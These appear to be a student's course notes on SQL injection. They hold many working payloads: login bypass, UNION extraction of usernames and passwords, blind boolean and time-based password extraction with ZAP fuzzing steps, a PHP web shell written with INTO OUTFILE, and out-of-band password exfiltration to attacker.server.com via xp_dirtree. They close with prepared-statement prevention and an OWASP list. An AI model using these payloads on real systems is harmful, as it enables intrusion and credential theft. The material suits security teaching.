[Th 0] SQL injection

In the SQL **injection,** the attacker executes arbitrary SQL commands by **supplying malicious input in SQL statements.**

The **input** is **incorrectly filtered or escaped.**

This can allow the attacker to obtain

- the authentication bypass,
- sensitive data leaks,
- tampering of the database (we force something not expected in the database, for example, we flag our user as admin or other things)
- RCE, in some cases(remote code execution)

There is a good solution for this problem which is to use TDD and to use classes to validate inputs and check if there are wrong and unexpected things.

Most web frameworks have built-in protection mechanisms but it is still common and usually critical.

Classification of SQL injection

In-band

The attack is performed on the backend server alone.
In general, the attacker uses the same channel to launch the attack and to obtain the information.
There are two sub-variants of this type of SQLi:

- **error-based**, the attacker performs actions to force the database to produce error messages, useful to obtain info about the DB
- **union-based**, it is based on the use of UNION SQL operator to obtain information

Out-of-band

The attacker triggers interaction with an attacker server.

In general when the attacker can't use the same channel to perform the attack and retrieve the information.

Classic SQLi

Each query returns a table or other content that is easy to read.

Blind (or inferential) SQLi

In this case, the attacker doesn't obtain info from the server but he can see how the server behaves to gather more information about it. (This making requests)

Each query returns a boolean result and there are 3 different types of results:

- **conditional responses** (for example if the credentials are correct then login)
- **conditional errors** (for example we put an error on the query to see if the server returns an error)
- **conditional time delays** (for example we send SLEEP, a SQL command, to see how the server responds)

First Order SQLi


The query is executed with the malicious content while the request is processed.

So basically it happens when the application takes input from the users and uses it directly for a SQL query.

Second Order SQLi

The malicious content is stored and then used in a query (for example we store something in the log file that is run later or we store something in the database that is used in next requests).


It happens when the application takes input and stores it for future usage. So the problem grows when later the server uses this data to perform an SQL query.



For example we register as badguy... then when we login the command is triggered

Why does SQLi happen?

In general, this happens when the back-end doesn't use prepared statements but uses string concatenation without proper validation and escaping.



Why do we use the comment --?

The comment " -- " is used to remove the following ' putted in the query in order to avoid problems and is also used to remove all statements after what we want to inject.

Subverting application logic (login bypass)

This is useful when the login is based on a query where when the query returns a detail of the user then we log in.
For example when the login is managed in this way:

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

In this case, the login is performed only when the query returns the details of the user, so when the username and password are correct.

Now, this is a huge problem because we can avoid the password check and we can log in as every possible user stored in.

```
SELECT * FROM users WHERE username = ' admin' -- ' AND password = '123'
```

In this case:

- **admin' --** AND password = '123'
- **we insert admin as username and add ' to close the query and adding -- to comment on the content after that we can have access as admin**
- **we put ' and -- because the query is performed so basically we need a way to close it when we want and remove the things we want to remove**

Another thing we can do in these cases is to use

```
SELECT * FROM users WHERE username = 'wiener' AND password = ' ' or 1=1 --
```

In this specific case, we will log in as the first user in the table.

- **' or 1=1 --**

However in general when we try to perform these SQL injections we can consider that in most cases the field that is **not checked is the password field, so is easier to perform this attack using the password field.**
This causes the application to make a SQL query to retrieve details of the relevant products from the database:

Retrieving hidden data

SQLi can be also used to retrieve useful hidden data from the DB.

Let's imagine a web app that shows products for categories.

Now for example the query used by the web app to retrieve the products is the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

- we select all products such that the category is Gifts and are released

In this specific case, we can assume that there are products not released, but we want to see them.
Using this SQL injection we can achieve this goal:

```
SELECT * FROM products WHERE category = 'Gifts ' -- ' AND released = 1
```

- **' --**
- we add it after Gifts in order to comment the next statement

We are also interested in showing all possible products and not only the Gifts, but we don't know all the categories that the DB contains.
Using this we can avoid this problem:

```
SELECT * FROM products WHERE category = 'Gifts ' OR 1=1 -- ' AND released = 1
```

- **' OR 1=1 --**
- we add it in order to obtain all possible products and comment on the next code

COMMANDS INJECTION (UPDATE , SET)

We have a web app that allows the user to change their passwords, and performs this action in this way:

```
UPDATE Users SET Password='password12345' WHERE Id = 2;
```

In this specific case we are able to change all users passwords simply injecting this code:

```
UPDATE Users  SET Password='password12345 ' -- ' WHERE Id = 2;
```

- **' --**
- here we change all users password with password12345 and we have the access to each profile

Retrieving data from other database tables

In cases in which the application responds to the user with the result of an SQL, an attacker can manipulate the SQL query in order to force the application to show unauthorized information.

For example, if the application query is:

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

We could obtain for example usernames and passwords of the users in this way:

```
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users -- '
```

- **' UNION SELECT username, password FROM users --**
- we add it to merge the usernames and the password of the users into the response we obtain from the server.

N.T.: To perform the UNION the column we want to merge must be of the same type or similar

Examining the database

In general when we discover a SQL injection vulnerability one of the good thing to do it to examinate the DB in order to find the way to exploit the vulnerability.
This because different methods works for different databases types.

For example we need to understand how the database manages:

- syntax for string concatenation
- comments
- batched or stacked queries
- specific APIs
- error messages

DATABASE VERSION

In ORACLE we can use:

```
SELECT * FROM v$version
```

In MICROSOFT OR MYSQL we can use:

```
SELECT @@version
```

In POSTGRESQL we can use:

```
SELECT version()
```

EXAMPLE you can use:

```
' UNION SELECT @@version --
```

Listing the contents of the database

```
SELECT * FROM information_schema.tables
```

- **it gives us the general information about tables in DB**

For deeper knowledge (example columns datatype)

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

- **it gives information about the Users table**

In ORACLE

```
SELECT * FROM all_tables  (select table_name, null, ... from all_tables)

SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
```

SQL injection UNION attacks

A SQL UNION attack can be used to retrieve information from different tables in the database.

For example

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

The important thing in this type of query is that the two different tables must have:

- the same number of columns
- the same or compatible datatype for the same column

So basically we need first to understand how many columns the table involved in the normal app query and their data types.

Determining the number of columns required

One possibility is to use the **ORDER BY** construct with the fuzzier:

The idea is to try the normal SQL query but add the group by construct until we don't understand the number of columns:

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
```

- the first number that returns an error gives us information about the number of columns (this number -1)

Another way is to use the UNION construct:

```
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
etc.
```

- the request that doesn't give us an error is the request that gives us the number of columns of the table.

NULL is compatible with each datatype

When the number of nulls matches the number of columns, the database returns an additional row in the result set, containing null values in each column.

USE ZAP TO DO THESE REQUESTS IN CASCADE:

1. **open resend on request**
2. **select the portion of text to fuzz**
3. **click on right mouse -> fuzz**
4. **click on payload**
5. **click on add**
6. click on string
    1. insert each text changes on each row
        1. , null
        2. , null, null
        3. ...
7. **regex is better:**
    1. **(, null) (1, 10)**
        1. **we repeat it from 1 time to 10 directly**
        2. **check the preview**

Finding columns with a useful data type

For example, if the query returns four columns, you would submit:

```
' UNION SELECT 'a',NULL,NULL,NULL--
' UNION SELECT NULL,'a',NULL,NULL--
' UNION SELECT NULL,NULL,'a',NULL--
' UNION SELECT NULL,NULL,NULL,'a'--
```

- when the column is not a string then it returns a conversion error

1. **open resend on request**
2. **select the portion of text to fuzz**
3. **click on right mouse -> fuzz**
4. **click on payload**
5. **click on add**
6. **click on string**
    1. **insert each text changes on each row**
        1. **'a' , null**
        2. **null, 'a', null**
        3. **...**

Using a SQL injection UNION attack to retrieve interesting data

When we have useful information about the tables and about the number of columns present in the tables we can use the UNION construct to retrieve some useful information

Example:

```
' UNION SELECT username, password FROM users--
```

- gives us usernames and passwords
- only if the initial query table has 2 columns (text, because username and password are texts)

Retrieving multiple values within a single column

In general, we can use a single-row table and retrieve multiple values of other tables:

```
' UNION SELECT username || '~' || password FROM users--
```

- This uses the double-pipe sequence `||` which is a string concatenation operator on Oracle. The injected query concatenates together the values of the `username` and `password` fields, separated by the `~` character.ù

Second Order SQLi

Second-order SQL injections happen when user input gets stored into a database, then retrieved and used unsafely in a SQL query.

Let's imagine we have a web app that allows user to register and the registration is performed in this way by the attacker:

```
POST /signup
Host: example.com
(POST request body)
username="vickie' UNION SELECT Username, Password FROM Users;--
"&password=password123
```

- **' UNION SELECT Username, Password FROM Users;--**
- using this injection on the user field we will force the server to store in DB the username with a malicious payload that can used after in SQL queries

Now, let's imagine that the attacker navigates on the web app and to show some products the web app performs this internal SQL query

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT Username, Password FROM Users;--
```

- using the "username" of the attacker the server will perform a malicious SQL payload and will show the attacker all usernames and passwords

Blind SQLi

In blind SQLi, the result of the query is not displayed in the response but we can observe something (example a banner)

Exploiting blind SQL injection by triggering conditional responses

Let's imagine an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:

```
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
```

For this reason, the application performs this query:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'
```

And if this query :

- returns something then the app will show "welcome back"
- returns nothing then the app will show nothing

So we can use it to check if this blind SQLi works or not:

```
…xyz' AND '1'='1
…xyz' AND '1'='2
```

- the first one will return the "welcome back " banner
- the second will return nothing because '1' is not equal to '2'

RETRIEVING PASSWORDS FROM STEPS

PASSWORD LENGTH

First of all, we can obtain the **length** of a password using this payload:

```
xyz' AND (SELECT 1 FROM users WHERE username='administrator' and LENGTH(password) = 1 ) = 1 -- ;
```

DO IT WITH FUZZER

1. **open resend on request**
2. **select the 1 (quello dove c'è length = 1)**
3. **click on the right mouse -> fuzz**
4. **click on payload**
5. **click on add**
6. **click on numberzz**
    1. **insert 1 to 30...**

PASSWORD

The idea is to use this behavior in order to extract useful information from the database by sending a series of inputs:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'a
```

- **if the application returns "welcome back" we know that the first symbol of the password of "Administrator" is 'a'**
- otherwise not

Or in general, we can do it (professor):

```
xyz' AND (SELECT 1 FROM users WHERE username='administrator' and SUBSTRING(password, 1, 1) ='a') = 1 -- ;
```

DO IT WITH FUZZER

1. **open resend on request**

2. **select the 'a'** SUBSTRING(password, 1, 1) ='a'
3. **click on right mouse -> fuzz**
4. **click on payload**
5. **click on add**
6. **click on regex**
    1. **insert [a-z0-9]**
        1. **it will use all letters and numbers (only lowercase)**
7. **select the 1 (quello del substring dopo password,)** SUBSTRING(password, 1, 1)
8. **click on right mouse -> fuzz**
9. **click on payload**
10. **click on add**
11. **click on numberzz**
    1. **put 1 to the password length**

The best approach is to use hex function because ZAP is not case sensitive

```
xyz' AND (SELECT 1 FROM users WHERE username='administrator' and HEX(SUBSTRING(password, 1, 1)) = HEX('a') ) = 1 -- ;
```

- **HEX(SUBSTRING(password, 1, 1)) = HEX('a')**

Exploiting blind SQL injection by triggering conditional responses

Error creating (cookie)

When there are no banners or other conditional content to look for we could use some payload to inject an error if the query we want to inject is true:

```
' OR ( SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'foo' END FROM users WHERE username = 'administrator' and SUBSTR(password , 1, 1) = 'a' ) = 'foo' -
-
```

In some cases, chars are not supported so it becomes:

```
' OR ( SELECT CASE WHEN (1=1) THEN 1/0 ELSE 1 END FROM users WHERE username = 'administrator' and SUBSTR(password , 1, 1) = 'a' ) = 1  --
```

In a compact way:


```
' OR (SELECT CASE WHEN (SUBSTR(password , 1, 1) = 'a') THEN 1/0 ELSE 1 END FROM users WHERE username = 'administrator') = 1  --;
```

better way:

```
' AND (SELECT distinct CASE WHEN ( SUBSTR(password, 1, 1) = 'a' ) THEN 1/0 ELSE 1 END FROM users WHERE username='administrator') = 1 --
```

- distinct can be removed

It becames this :



Exploiting blind SQL injection by triggering time delays

This is the last chance that is used when there are no other possibilities.

This allows you to determine the truth of the injected condition based on the time taken to receive the HTTP response.

To check if there exists a username we can use:

```
'; SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--
```

- **we can add WHEN (username='administrator' AND LENGTH(password)=1) for password length check**

We could use:

```
' UNION SELECT IF(SUBSTR(password,1,1) = 'a', SLEEP(10) , 0 ) FROM users WHERE username= 'admin'; --
```

- **if the query is true then we will have a 10 second delay**

In alternative we can use:

```
'; SELECT CASE WHEN (username='administrator' AND SUBSTRING(password,2,1) = '4') THEN pg_sleep(4) ELSE pg_sleep(0) END FROM users--
```

We can also use:

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) = 'a') = 1 WAITFOR DELAY '0:0:10'--
```

Exfiltrate information

Using SQLi we can also force the server to do some things like saving the output of queries in files.

For example we can force MySQL to save the output of a query in a file in this way:

```
',(SELECT password FROM users WHERE username='admin' INTO OUTFILE '/var/www/html/output.txt')) ; --
```

- **in this case, we are saving the password of the admin in a file that is reachable by apache on port 8080 or 80**
- this can be used if for example the web app stores information of active users
- example

```
GET /
Host: example.com
Cookie: ❶user_id="2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ", username=vickie
```

```
INSERT INTO ActiveUsers
VALUES ('2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ', 'vickie');
```

-

Gain web shell

We can use the same approach as before to gain a web shell

For example:

```
'UNION (SELECT "<? system($_REQUEST['cmd']); ? >"  INTO OUTFILE '/var/www/html/shell.php') ; --
```

- **in this case, we create on /var/www/html/ a php file that can be used to run a shell**
- **what we need to do is just to connect to**
  - **http::/www.victim.com/shell .php?cmd=COMMAND**
    - **example a reverse shell with netcat**
  - **we need to connect to HTTP because /var/www/html/ is apache directory**

Out-of-band techniques

The idea here is to let the attacked backend server make a request to a server under our control.
In general, we can:

- check our server for data (classic SQLi)
- check our server to see if we are reachable (blind SQLi)

Example (check if the victim can reach our DNS server (SQL server RDBMS)

```
'; exec master..xp_dirtree '//attacker.server.com/' --
```

- **with this, we can see if the victim can reach our server (if this command is not forbidden)**

We can also exfiltrate sensitive data

```
'; declare @p varchar(1024); set @p=(SELECT password FROM users WHERE username='admin' ); exec('master..xp_dirtree
"//'+@p+'.attacker.server.com/"')--
```

- **in this case, we save the password in the variable p and then we send a request to our server**
- **the request will be password.attacker.server.com/**

SQLi prevention

One important thing to do is to avoid string concatenation and use the **prepared statements.**
So basically we can use well-known libraries.
With these prepared statements queries are compiled, and parameters are assigned to variables or properly escaped.
Note that this will not work if we concatenate strings while we create the prepared statements.


Examples avoid to use:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

But use instead

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

```

However in general:

- **always validate untrusted inputs ( from users, from the database, from everything out of the trust boundary)**
- **use primitive domains for input and output (Design-driven development)**

# Automated tool (sqlmap)

**We can use sqlmap that does all this stuff in an automated way**

How to use:

```
sqlmap -u "https://www.website.it/products?id=1" --batch
```

- -u for the url
- --batch to do every test
```


OWASP Top Ten
A broad consensus about the most critical security risks to web applications
2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey
SQLi is here!